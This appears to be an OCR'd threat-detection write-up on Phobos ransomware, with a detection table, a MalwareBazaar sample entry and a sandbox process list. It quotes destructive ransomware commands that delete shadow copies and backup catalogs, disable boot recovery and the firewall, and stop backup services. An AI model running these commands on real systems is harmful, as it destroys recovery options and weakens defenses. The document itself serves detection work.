
	First_Detection_time	Computer	Image	CommandLine	ParentCommandLine
1	2021-06-09 10:13:58	Messi10	C:\Windows\System32\net.exe C:\Windows\System32\net1.exe C:\Windows\System32\sc.exe C:\Windows\System32\taskkill.exe C:\Windows\System32\vssadmin.exe	C:\Windows\system32\net1 stop BMR Boot Service /y C:\Windows\system32\net1 stop NetBackup BMR MTFTP Service /y net stop BMR Boot Service /y net stop NetBackup BMR MTFTP Service /y sc config SQLTELEMETRY start= disabled sc config SQLTELEMETRY$ECWDB2 start= disabled sc config SQLWriter start= disabled sc config SstpSvc start= disabled taskkill /IM mspub.exe /F taskkill /IM mydesktopqos.exe /F taskkill /IM mydesktopservice.exe /F vssadmin Delete Shadows /all /quiet	cmd /c ""C:\Users\user\AppData\Local\Temp\kill.bat" " net stop BMR Boot Service /y net stop NetBackup BMR MTFTP Service /y

Here, we created the detection logic based on the executed command.
Here, in order to reduce excessive detection, we put a threshold of how many OriginalFileNames there are.

Detection
Run Ransomware

- Stopping services and tasks
- Delete VSS shadow copy
- Disable automatic repair function
- Change network settings (open ports, etc.)

Phobos Ransomware Activity




MalwareBazaar Database

You are currently viewing the MalwareBazaar entry for **SHA256 8710ad8fb2938326655335455987aa17961b2496a345a7ed9f4bbfcb278212bc**. While MalwareBazaar tries to identify whether the sample provided is malicious or not, there is no guarantee that a sample in MalwareBazaar is malicious.

Database Entry

SHA256 hash:	8710ad8fb2938326655335455987aa17961b2496a345a7ed9f4bbfcb278212bc
SHA3-384 hash:	e9dbd87b06e87719bf12f8351df127c0f14a4d82a95971f58793643c84be05581a307e884ad68
SHA1 hash:	5875f07b7b8174284ca15e4d5f53942e0d736024
MD5 hash:	ab7b66ee5385cb473b9c15db3e239692
humanhash:	delaware-charlie-moon-papa
File name:	1.exe
Download:	download sample
Signature	Phobos Alert
File size:	63'504 bytes
First seen:	2021-05-06 11:59:19 UTC
Last seen:	2021-05-06 12:00:52 UTC
File type:	exe
MIME type:	application/x-dosexec
imphash	851a0ba8fbb71710075bdfe6dcef92eb (5 x Phobos)
ssdeep	1536:XNeRBI5PT/rx1mzwRMSTdLpJil7Qi9TMk:XQRrmzwR5J67Qi9TMk
Threatray	11 similar samples on MalwareBazaar
TLSH	1753BF4570AD94B2CDB14970253A6F5F8ABF640140B888974F394D8A3ED5136EB3E376
Reporter	@starsSk87264403
Tags:	Phobos Ransomware



Process	Command
8710ad8fb2938326655335455987a	"C:¥Users¥user¥Desktop¥8710ad8fb2938326655335455987aa17961b2...
8710ad8fb29383266553354559	"C:¥Users¥user¥Desktop¥8710ad8fb2938326655335455987aa17961b2...
cmd.exe (4008)	"C:¥Windows¥system32¥cmd.exe"
netsh.exe (964)	netsh advfirewall set currentprofile state off
netsh.exe (2776)	netsh firewall set opmode mode=disable
cmd.exe (3780)	"C:¥Windows¥system32¥cmd.exe"
vssadmin.exe (1408)	vssadmin delete shadows /all /quiet
WMIC.exe (1236)	wmic shadowcopy delete
bcdedit.exe (840)	bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe (3332)	bcdedit /set {default} recoveryenabled no
wbadmin.exe (3896)	wbadmin delete catalog -quiet
mshta.exe (1516)	"C:¥Windows¥System32¥mshta.exe" "C:¥Users¥user¥Desktop¥info.hta"
mshta.exe (2072)	"C:¥Windows¥System32¥mshta.exe" "C:¥users¥public¥desktop¥info.hta"
mshta.exe (3420)	"C:¥Windows¥System32¥mshta.exe" "C:¥info.hta"
cmd.exe (3056)	"C:¥Windows¥system32¥cmd.exe"
vssadmin.exe (1128)	vssadmin delete shadows /all /quiet
WMIC.exe (2392)	wmic shadowcopy delete
bcdedit.exe (3136)	bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit.exe (2200)	bcdedit /set {default} recoveryenabled no
wbadmin.exe (1012)	wbadmin delete catalog -quiet

Phobos Ransomware Activity detection

New Search
Save As ▾
New Table
Close
Last 60 minutes ▾

